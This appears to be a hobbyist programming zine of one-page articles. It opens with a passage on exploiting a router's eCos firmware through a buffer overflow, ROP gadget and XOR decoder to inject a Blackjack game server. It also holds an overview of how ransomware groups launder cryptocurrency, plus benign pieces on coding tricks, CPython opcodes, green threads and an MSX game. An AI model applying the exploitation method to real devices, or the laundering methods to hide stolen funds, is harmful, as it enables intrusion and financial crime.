The gadget increments the stack pointer by 0x10 bytes. To avoid a crash, we set the return address after the gadget runs to the address of the stack frame two frames up (each frame is 8 bytes). So, we can now build our larger shellcode in memory via multiple requests.

XOR Decoder
MIPS binaries tend to contain lots of zeros. Because of the string-based nature of our overflow, zeros are a no-go as they terminate the string early. Our write ROP gadget simply stores the contents of $s0 at the address in $s1, both taken directly from the buffer we send - so the payload can't contain zeros.
Our payload should be small, placing a simple XOR decoder at the start should suffice. This runs before the payload, iterating over the rest of the payload and XOR'ing. We then wait to let the caches naturally flush (thanks MIPS), and jump to the decoded payload.

Shellcode Location
In *eCos*, each thread gets its own memory area for its stack. The size of this region for the *HTTP_proc* thread is 16384 bytes, and during normal operation this hovers around 40% utilisation. We can borrow a chunk of this stack region for our Blackjack payload.

Building Blackjack
To get our server running, we have two options: create a new thread or hijack an existing one. The thread named *cpuload*, which can only be activated via the shell, is perfect for this. We can hijack this thread by invoking the *create_thread* function with identical addresses, substituting our blackjack server as the thread function. As the *cpuload* thread is always suspended, the router carries on as normal.
For the socket functionality, we must reverse engineer the firmware and extract the address of anything we need (*listen(), recv(), bind()*, etc). These addresses can then be hard-coded in our payload, and used in our C code as functions. Most of the server goes together like a standard UDP server example, plus some extra logic for the game and player management.

Compiling BlackJack
Our C program must run on MIPS, despite being compiled on an x86 processor, so we'll need to cross-compile. For this, I used *crosstools-ng* to construct a toolchain, allowing me to compile C on x86 into a MIPS binary. The payload location is set in the linker file we give to the compiler, so the code knows where it is. *Note: There are also pre-built eCos toolchains available at https://ecos.sourceware.org/build-toolchain.html.*


LAN-Gambling
With our payload put together, it ends up being around 6000 bytes, so it fits perfectly into the empty stack space mentioned earlier. Now, we can send multiple requests to construct the compiled Blackjack server into memory. Once complete, we can jump to this memory, decode the payload, wait for caches to flush, then jump to the decoded payload which hijacks the *cpuload* thread and runs the server function.
Once the thread is running, players can connect to the server with *netcat* - once all players are in, the game can begin!

```
   ___  __         __     _         __
  / _ )/ /__ _____/ /__  (_)__ ____/ /__
 / _  / / _ `/ __/  '_/ / / _ `/ __/  '_/
/____/_/\_,_/\__/_/\_\_/ /\_,_/\__/_/\_\
                    |___/
Welcome player 1!
Enter player count (including yourself)
> 3

Waiting for 2 other players to join...
Game starting!

As it stands:
- Player 1 has $250
- Player 2 has $250
- Player 3 has $250

Place your bet player 1...
> 10
Player 1 has bet $10

Player 2 is placing their bet
Player 2 has bet $10

Player 3 is placing their bet
Player 3 has bet $10

Player 1 cards:
 _______   _______
|Q _ _  | |J  ^   |
| ( v ) | |  / \  |
|  \ /  | |  \ /  |
|   .   | |   .   |
|______Q| |______J|

Player 2 cards:
 _______   _______
|7  ^   | |3 _ _  |
|  / \  | | ( v ) |
|  \ /  | |  \ /  |
|   .   | |   .   |
|______7| |______3|

Player 3 cards:
 _______   _______
|10 ^   | |A _ _  |
|  / \  | | ( v ) |
|  \ /  | |  \ /  |
|   .   | |   .   |
|_____10| |______A|

Player 3 has blackjack!

Dealers card:
 _______
|K  .   |
|  /.\  |
| (_._) |
|   |   |
|______K|

Player 1's move, current hand:
 _______   _______
|Q _ _  | |J  ^   |
| ( v ) | |  / \  |
|  \ /  | |  \ /  |
|   .   | |   .   |
|______Q| |______J|

Stick or twist?
> s

Player 1 chose to stick
Player 1 final score: 20

Player 2's move, current hand:
 _______   _______
|7  ^   | |3 _ _  |
|  / \  | | ( v ) |
|  \ /  | |  \ /  |
|   .   | |   .   |
|______7| |______3|

Player 2 chose to twist, current hand:
 _______   _______   _______
|7  ^   | |3 _ _  | |8  .   |
|  / \  | | ( v ) | |  /.\  |
|  \ /  | |  \ /  | | (_._) |
|   .   | |   .   | |   |   |
|______7| |______3| |______8|

Player 2 chose to stick
Player 2 final score: 18

All players done...

The dealer's full hand is:
 _______   _______
|K  .   | |3  .   |
|  /.\  | |  /.\  |
| (_._) | | (_._) |
|   |   | |   |   |
|______K| |______3|

Dealer is twisting

Dealer's current hand:
 _______   _______   _______
|K  .   | |3  .   | |A  .   |
|  /.\  | |  /.\  | |  /.\  |
| (_._) | | (_._) | | (_._) |
|   |   | |   |   | |   |   |
|______K| |______3| |______A|

Dealer is twisting

Dealer's current hand:
 _______   _______   _______   _______
|K  .   | |3  .   | |A  .   | |J _ _  |
|  /.\  | |  /.\  | |  /.\  | | ( v ) |
| (_._) | | (_._) | | (_._) | |  \ /  |
|   |   | |   |   | |   |   | |   .   |
|______K| |______3| |______A| |______J|

Dealer is bust!

You won $10!
```

What are ransomware groups doing with stolen money?

The rise of cryptocurrencies opened new doors for cybercriminals. Cryptocurrencies were designed to give the power over the money to the people as they are based on a decentralized network where no central authority controls them, provide a high level of anonymity, and it is much easier to move them across the border using e.g. cold wallets (hardware wallets). This is something that heavily attracts cybercriminals as well as the idea to obscure transactions and make them more difficult to track by law enforcement. With the growing cryptocurrency market, we've also seen an increased number of ransom payments received from attacked companies. Bitcoin is called the currency of the Dark Web as it's the crypto most often used by cybercriminals these days, especially in the Darknet market and ransomware.

But what does Dark Web actually mean? Dark Web is a service running over the Onion protocol which runs over the Tor network. It's a hidden part of the Internet that provides a high level of anonymity and privacy that may be used for good and bad reasons. The good one is e.g. escape from a country's censorship and the bad one is the already described market where criminals are selling and buying illegal services and products.



2024 Crypto Crime Trends: Illicit Activity Down as Scamming and Stolen Funds Fall, But Ransomware and Darknet Markets See Growth
JANUARY 18, 2024 | BY CHAINALYSIS TEAM | Link: https://www.chainalysis.com/blog/2024-crypto-crime-report-introduction/

What is happening with stolen money?

Dark Web: Crypto may be used to pay for products and services available on the Darknet market. The most often used cryptocurrencies there are Bitcoin and altcoins, especially privacy cryptocurrencies like Monero or Zcash. Privacy coins are designed to obfuscate transaction details using techniques such as e.g. ring signatures, stealth addresses in Monero, or Zero-Knowledge Succinct Non-Interactive Arguments of Knowledge in Zcash. They are also using a private blockchain, not a public one that Bitcoin uses.
Crypto exchanges: Sometimes, they use exchanges to swap cryptocurrencies to fiats, e.g. USD. They use exchanges without a KYC process if possible, or use fake documents to pass the KYC process on exchanges that require it. However, this is a risky approach as exchanges have access to other valuable information about the user such as the bank account where fiats were transferred or IP address that may be helpful in further investigation.
Peer-to-peer transaction: This is an alternative way to exchange. Cybercriminals may use peer-to-peer transactions to move stolen funds from one crypto wallet to another individual wallet without any intermediaries. They can also buy cars and other exclusive resources directly with Bitcoin. An additional way to hide funds is a mixer which splits funds into several separate crypto wallets.

5 Little Programming Tricks

(from the archaic to the outright silly)

The cost of software maintenance increases with the square of the programmer's creativity.
First Law of Programmer Creativity,
Robert D. Bliss[1]

1. Sleep Sort

Allegedly, *Sleep Sort* was originally proposed on 4chan. Presumably more with the intention of trolling the programming community than of solving any practical problems.
Still, the idea behind the algorithm is rather ingenious:
- create a separate process or thread for each element to be sorted
- have each process sleep for a time proportionate to the input value
- collect the return values in sorted order as the processes exit

While fairly useless as a sorting algorithm due to its inefficiency and the constraints regarding valid input, one area where *Sleep Sort* actually might be useful is as a teaching tool for explaining concurrency and parallelism similar to how *Bubble Sort* is commonly used in teaching sorting algorithms.

```
#!/bin/bash
function f() {
    sleep "$1"
    echo "$1"
}
while [ -n "$1" ]
do
    f "$1" &
    shift
done
wait
```

Listing 1: Sleep Sort

2. Duff's Device

Described in the Jargon File[2] as "The most dramatic use yet seen of fall through in C"[3], Duff's Device makes creative use of C's syntax by interleaving a do-while loop and a switch statement to manually unroll a loop.
These days, unrolling loops manually is highly discouraged since it is almost guaranteed to be counterproductive as it might break optimization strategies of modern compilers and lead to bigger code size and increased cache misses.

```
send(to, from, count)
register short *to, *from;
register count;
{
    register n = (count + 7) / 8;
    switch (count % 8) {
    case 0: do { *to = *from++;
    case 7:      *to = *from++;
    case 6:      *to = *from++;
    case 5:      *to = *from++;
    case 4:      *to = *from++;
    case 3:      *to = *from++;
    case 2:      *to = *from++;
    case 1:      *to = *from++;
            } while (--n > 0);
    }
}
```

Listing 2: Duff's Device[3]

3. C99 Compound Literals

If you have done any amount of socket programming in C, you are probably familiar with the following construct.

```
int one = 1;
setsockopt(s, SOL_TCP, TCP_NODELAY, &one, sizeof(one));
```

C99 Compound Literals let us construct unnamed objects in-place to get rid of that annoying single-use variable.

```
        setsockopt(s, SOL_TCP, TCP_NODELAY,
                   (int[]){1}, sizeof(int));
```

Another common use is construction of structs in place in a function call.

```
        foo((bar_struct_t){1, 2.0f, 'c'});
```

3. HAKMEM ITEM 154


```
The myth that any given programming language is machine independent is
easily exploded by computing the sum of powers of 2.
If the result loops with period = 1 with sign +,
        you are on a sign-magnitude machine.
If the result loops with period = 1 at -1,
        you are on a twos-complement machine.
If the result loops with period > 1, including the beginning,
        you are on a ones-complement machine.
If the result loops with period > 1, not including the beginning,
        your machine isn't binary - the pattern should tell you the base.
If you run out of memory, you are on a string or Bignum system.
If arithmetic overflow is a fatal error, some fascist pig with a read-only mind
        is trying to enforce machine independence. But the very ability to trap
        overflow is machine dependent.
By this strategy, consider the universe, or, more precisely, algebra:
        let X = the sum of many powers of two = ...111111
        now add X to itself; X + X = ...111110
        thus, 2X = X - 1 so X = -1
        therefore algebra is run on a machine(the universe)which is twos-complement.
```

(Gosper, R.W., HAKMEM, MIT Artificial Intelligence Laboratory, 1972)[4]

5. The Story of Mel

And finally, no list of programming tricks would be complete without mentioning The Story of Mel[5]; an "archetypical piece of computer programming folklore"[6]. If you have not read it before, I encourage you to check it out in The Jargon File[2].

[1] Warren, Henry S., Jr. Hacker's Delight. 3rd ed., Addison-Wesley, 2013
[2] http://www.catb.org/~esr/jargon/html/index.html
[3] http://www.catb.org/~esr/jargon/html/D/Duffs-device.html
[4] https://dspace.mit.edu/handle/1721.1/6086
[5] https://www.catb.org/~esr/jargon/html/story-of-mel.html
[6] https://en.wikipedia.org/wiki/The_Story_of_Mel



https://X.com/godlikepx
https://Instagram.com/godlikepx

Apparently I didn't understand cPython's INPLACE_ADD and then someone stole it!

At the end of 2023, I found myself playing the 37C3 Potluck CTF with my team – Dragon Sector. There was a Python bytecode challenge called "GACHAAAAAtkr" made by quasar from Project Sekai!, and, as I'm a Python bytecode enthusiast, I decided to solve it. I did just that by implementing a minimal Python bytecode-level VM that piggybacked on the real cPython runtime (because I couldn't pinpoint the exact cPython version needed, but shhhh). However **this isn't a write-up for that challenge, but rather an article on what I found out when solving it**. And I found out two things:

1. Someone stole my `INPLACE_ADD` opcode (and the rest of the `INPLACE_*` ones as well)!
2. Apparently I don't understand how the `INPLACE_*` opcodes work.

Let's start with the latter, and some context: what's `INPLACE_ADD` and how does it differ from `BINARY_ADD`?

```
def add1337binary():
  g = g + 1337

 0 LOAD_FAST        0 (g)
 2 LOAD_CONST       1 (1337)
 4 BINARY_ADD
 6 STORE_FAST       0 (g)
```

(cPython 3.7 bytecode)

```
def add1337inplace():
  g += 1337

 0 LOAD_FAST        0 (g)
 2 LOAD_CONST       1 (1337)
 4 INPLACE_ADD
 6 STORE_FAST       0 (g)
```

As you can see on the right, on the bytecode level, there seems to be no difference – which in all honesty surprised me! What I mean is that I did expect the `BINARY_ADD` to get two *values* from the stack, add them, push the result back on the stack, and then pop the result from the stack to store it somewhere (`STORE_FAST(g)`). **What I did not expect is `INPLACE_ADD` behaving the exact same way!**

(based on dis module documentation)

```
# BINARY_ADD pseudocode.
right ← pop()
left ← pop()
push(left + right)
```

(based on my flawed in-brain model)

```
# Wrong INPLACE_ADD(arg) pseudocode.
# I.e., what I expected.
right ← pop()
left ← get_name_value(co_names[arg])
tmp ← left + right
set_name_value(co_names[arg], tmp)
```

(based on dis module documentation)

```
# Actual INPLACE_ADD
pseudocode.
right ← pop()
left ← pop()
push(left + right)
```

What I expected is that the `INPLACE_ADD` would work, well, in place. It would get the *value* of the right hand side, and the *name* of the "variable" on the left hand side, so that, if needed, it could replace the object the *name* refers to, once the addition is done. If that would be the case, however, the `STORE_FAST(g)` instruction shown in both listings wouldn't be needed as it would be incorporated into `INPLACE_ADD`.

Wait, isn't it obvious that that's not the case, as `INPLACE_ADD` doesn't take an argument (customarily a *name*, or rather its index in the `co_names` tuple, is passed as an opcode argument) and uses `STORE_FAST(g)`? Well, the reason I made this harder for myself is that during the CTF and VM opcode implementation I displayed only the problematic opcodes in the error log, so I didn't see the `STORE_FAST(g)`. As for the lack of argument, I assumed there's some magical mechanism that keeps tabs on which *name*'s value is on the stack for the left hand side, and initially I implemented it using such a magical mechanism; of course now I know there is no such a magical mechanism there.

So, why do we have two opcodes – `BINARY_ADD` and `INPLACE_ADD` – if there's no difference in the pseudocode? There's one good reason, but it's just not visible in the pseudocode, nor mentioned in *dis* module documentation. And that's whether – respectively – `__add__(a, b)` or `__iadd__(a, b)` method is called in the case of objects with overloaded operators [3]! Yup, that's it.

But if `INPLACE_*` opcodes are needed, why were they removed?

```
$ docker run -it python:3.10
>>> [x for x in list(__import__("opcode").opmap.keys()) if 'INPLACE' in x]
[... 'INPLACE_ADD', 'INPLACE_SUBTRACT', 'INPLACE_MULTIPLY', ...]

$ docker run -it python:3.11
>>> [x for x in list(opcode.opmap.keys()) if 'INPLACE' in x]
[]
```

Well... actually this is another thing I misunderstood. But it's not that `INPLACE_*` opcodes weren't removed – they were. It's just that the `BINARY_*` opcodes were removed as well! Or rather not removed – just, per Python 3.11 changelog – "*replaced [...] with a single opcode*" [1].

So, what's the reason for that? According to the discussion between Mark Shannon and Guido van Rossum [2], it was to remove a lot of duplicate code, reduce the size of the interpreter loop (which makes it more friendly for CPU-level code cache), save on opcode space, but also "to specialize binary operations without an explosion in the number of instructions". Neat!

The new `BINARY_OP` opcode takes the actual operation as the argument (called "op" in this case), but otherwise works the same way as the replaced `BINARY_*` and `INPLACE_*` opcodes worked. Isn't programming fascinating? ;)

```
10 00  BINARY_MATRIX_MULTIPLY
13 00  BINARY_POWER
14 00  BINARY_MULTIPLY
16 00  BINARY_MODULO
17 00  BINARY_ADD
18 00  BINARY_SUBTRACT
1a 00  BINARY_FLOOR_DIVIDE
1b 00  BINARY_TRUE_DIVIDE
3e 00  BINARY_LSHIFT
3f 00  BINARY_RSHIFT
40 00  BINARY_AND
41 00  BINARY_XOR
42 00  BINARY_OR
```

```
# Pseudocode from dis
# module documentation:
rhs = STACK.pop()
lhs = STACK.pop()
STACK.append(lhs op rhs)

7a op
BINARY_OP(op)

List of all operations
is available in
opcode._nb_ops:
[('NB_ADD', '+'),
('NB_AND', '&'), ...]
```

```
11 00  INPLACE_MATRIX_MULTIPLY
1c 00  INPLACE_FLOOR_DIVIDE
1d 00  INPLACE_TRUE_DIVIDE
37 00  INPLACE_ADD
38 00  INPLACE_SUBTRACT
39 00  INPLACE_MULTIPLY
3b 00  INPLACE_MODULO
43 00  INPLACE_POWER
4b 00  INPLACE_LSHIFT
4c 00  INPLACE_RSHIFT
4d 00  INPLACE_AND
4e 00  INPLACE_XOR
4f 00  INPLACE_OR
```

```
 0 +
 1 &
 2 //
 3 <<
 4 @
 5 *
 6 %
 7 |
 8 **
 9 >>
10 -
11 /
12 ^
13 +=
14 &=
15 //=
16 <<=
17 @=
18 *=
19 %=
20 |=
21 **=
22 >>=
23 -=
24 /=
25 ^=
```

[1] https://docs.python.org/3/whatsnew/3.11.html#replaced-opcodes
[2] https://github.com/faster-cpython/ideas/issues/101 [3] https://stackoverflow.com/questions/15376509/when-is-i-x-different-from-i-i-x-in-python

https://hexarcana.ch/
https://gynvael.coldwind.pl/

Gynvael Coldwind

Brittle Green Threads

Green threads are a nearly seamless solution to the problem of concurrent programming. If done well, concerns such as blocking IO and resource management can all but disappear. Given the strength of this abstraction, it's best to peel it away before it becomes obfuscation: Let's write a minimal & brittle green-thread runtime in a little under a page of C.

After including the requisite libc headers, the first step is to define a type for tasks. This is nothing more than a function pointer, allowing the use of any function for a green thread. Tasks must be stored somewhere, so they go into a double-ended queue (dequeue) which forms the core of the 'scheduler.'

The libc primitives that make green threads simple are `makecontext` and `swapcontext`. These are used to manipulate `ucontext_t`'s, which are structs containing all the context for each green thread, including pending signals, register states, and stack memory. Making these contexts isn't a complex process, and the function on the right handles it all. Note especially the allocation of a new stack for each task.

The first part of the public API, then, is `gt_fork`. This schedules a task, which amounts to nothing more than an addition to the static dequeue.

`gt_consume` is the next crucial function, running task after task to empty that dequeue. On each iteration, it sets up a new context with its state and instructs the queued task to return to that context when it terminates. `swapcontext` allows this almost trivially.

Of course, this code has a few omissions. It doesn't address multi-threading, async IO, or basic bounds-checking. But the fundamental processes of context manipulation are identical, whether in a toy example or a robust language runtime.

```c
#include <signal.h>
#include <ucontext.h>
#include <stdlib.h>

typedef void (*task_t)();

static struct {
	struct { task_t fn; void *args; } tasks[4096];
	int start, end;
} queue = { .start = 0, .end = 0 };

static void makecontext_wrapper(ucontext_t *cx,
	task_t fn, void *args)
{
	cx->uc_stack.ss_flags = 0;
	cx->uc_stack.ss_sp = malloc(SIGSTKSZ);
	cx->uc_stack.ss_size = SIGSTKSZ;
	sigaltstack(&cx->uc_stack, NULL);

	makecontext(cx, fn, 1, args);
}

void gt_fork(task_t fn, void *args)
{
	int idx = queue.end++;
	queue.tasks[idx].fn = fn;
	queue.tasks[idx].args = args;
}

void gt_consume(void)
{
	while (queue.start != queue.end) {
		ucontext_t ret, task;
		int idx = queue.start++;
		task.uc_link = &ret;
		makecontext_wrapper(
			&task,
			queue.tasks[idx].fn,
			queue.tasks[idx].args);

		swapcontext(&ret, &task);
	}
}
```

Tali Auster


website: https://tali.network/
github: https://github.com/atalii

EasyTr0n


Santiago Garcia-Jimenez
https://github.com/4nimanegra/EasyTr0n

This magazine transports me to the older and better times of computer culture. I remember the old magazines like **MSX software**, **MicroHobby**, etc... where people learned how to program on those computers through source code and short comments attached on it.

I dusted off my old **MSX** and started programming a simple game again like a long time ago, with a single page constraint. Here is the result, a tron game called **EasyTr0n** with a simple code where you play as one of the light motorcicles and the computer has a simple AI.



```
EASYTR0N

1 Start Game

2 Exit Game

color  auto  goto  list  run
```



If you do not have an **MSX** or simply do not have an old CRT screen, this code can also be played on an emulator. Just copy and paste the code on an **MSX** with the **Microsoft Basic**, the default OS on most **MSX** computers.

```
5 REM "SCREEN MENU IN TEXT MODE"
6 REM "TWO POSSIBLE OPTIONS"
7 REM "START THE GAME OR EXIT"
10 SCREEN 0
20 LOCATE 10,3
30 PRINT "EASYTRON"
40 LOCATE 5,10
50 PRINT "1 Start Game"
60 LOCATE 5,15
70 PRINT "2 Exit Game"
75 REM "WHILE NO VALID OPTION, REPEAT"
80 A$=INKEY$
90 IF A$="1" THEN 110
100 IF A$="2" THEN 2010 ELSE 80
105 REM "PLAY SCREEN, GRAPHIC MODE"
110 SCREEN 3
111 REM "WE WILL DEFINE COLORS HERE"
112 C1=7
114 C2=8
116 C3=2
117 REM "THE COLOR FOR BACKGROUND"
118 CB=4
119 REM "LETS MAKE THE LEVEL LIMITS"
120 LINE(0,0)-(256,0),C1
130 LINE(0,0)-(0,192),C1
140 LINE(0,192)-(256,192),C1
150 LINE(256,0)-(256,192),C1
155 REM "DEFINE PLAYER START POSITION"
160 Y=96
162 Y2=96
```

```
164 X=10
166 X2=246
175 REM "AND THE PLAYER DIRECTION"
176 REM "0,1,2,3 EACH NUMBER"
177 REM "DIFFERENT DIRECTION"
180 D=0
185 D2=2
190 LINE(X,Y)-(X,Y),C2
195 LINE(X2,Y2)-(X2,Y2),C3
199 REM "READ THE KEYS AND START PLAYING"
200 A$=INKEY$
207 REM "LEFT OR RIGHT WILL ADD OR REMOVE"
208 REM "1 TO PLAYER DIRECTION. IT WILL"
209 REM "SIMULATE THE TURN"
210 IF A$=CHR$(28) THEN D=D+1
220 IF A$=CHR$(29) THEN D=D-1
230 IF D < 0 THEN D=D+4
240 IF D > 3 THEN D=D-4
245 REM "ESC WILL STOP THE GAME"
250 IF A$=CHR$(27) THEN GOTO 2000
255 REM "DIFERENT VALUES FOR DIRECTION"
256 REM "MOVES PLAYER ON DIFFERENT AXIS"
260 IF D=0 THEN X=X+4
270 IF D=1 THEN Y=Y+4
280 IF D=2 THEN X=X-4
290 IF D=3 THEN Y=Y-4
295 REM "IF THE COLOR OF NEW POSITION IS NOT"
296 REM "BACKGROUND COLOR IT IS A WALL"
300 IF POINT(X,Y) <> CB THEN GOTO 2000
305 REM "NOW THE AI PLAYER MOVEMENT"
306 REM "BEFORE MOVE TEST IF"
307 REM "WE CAN MOVE IN THE SAME DIRECTION"
310 X3=X2
320 Y3=Y2
330 IF D2=0 THEN X2=X2+4
340 IF D2=1 THEN Y2=Y2+4
350 IF D2=2 THEN X2=X2-4
360 IF D2=3 THEN Y2=Y2-4
365 REM "IF WE CAN MOVE, DO IT"
370 IF POINT(X2,Y2) = CB THEN GOTO 190
375 REM "ELSE, TEST IF WE CAN MOVE TO"
376 REM "ANOTHER DIRECTION"
380 D2=4
390 IF POINT(X3+4,Y3) = CB THEN D2=0
400 IF POINT(X3,Y3+4) = CB AND D2=4 THEN D2=1
410 IF POINT(X3-4,Y3) = CB AND D2=4 THEN D2=2
420 IF POINT(X3,Y3-4) = CB AND D2=4 THEN D2=3
425 REM "IF NOT POSSIBLE, AI LOSES"
430 IF D2=4 THEN GOTO 2000
435 REM "IF AI CAN MOVE, LETS MOVE IT"
440 X2=X3
450 Y2=Y3
455 REM "LETS ITERATE FOR A NEW MOVEMENT"
460 GOTO 310
1995 REM "EXITING FROM PLAYING SCREEN"
2000 GOTO 10
2005 REM "EXITING FROM GAME"
2010 PRINT "GoodBye...."
```

Sponsorship Advertisement

RET2 SYSTEMS

Single-click Security Training

https://wargames.ret2.systems

Community Advertisement

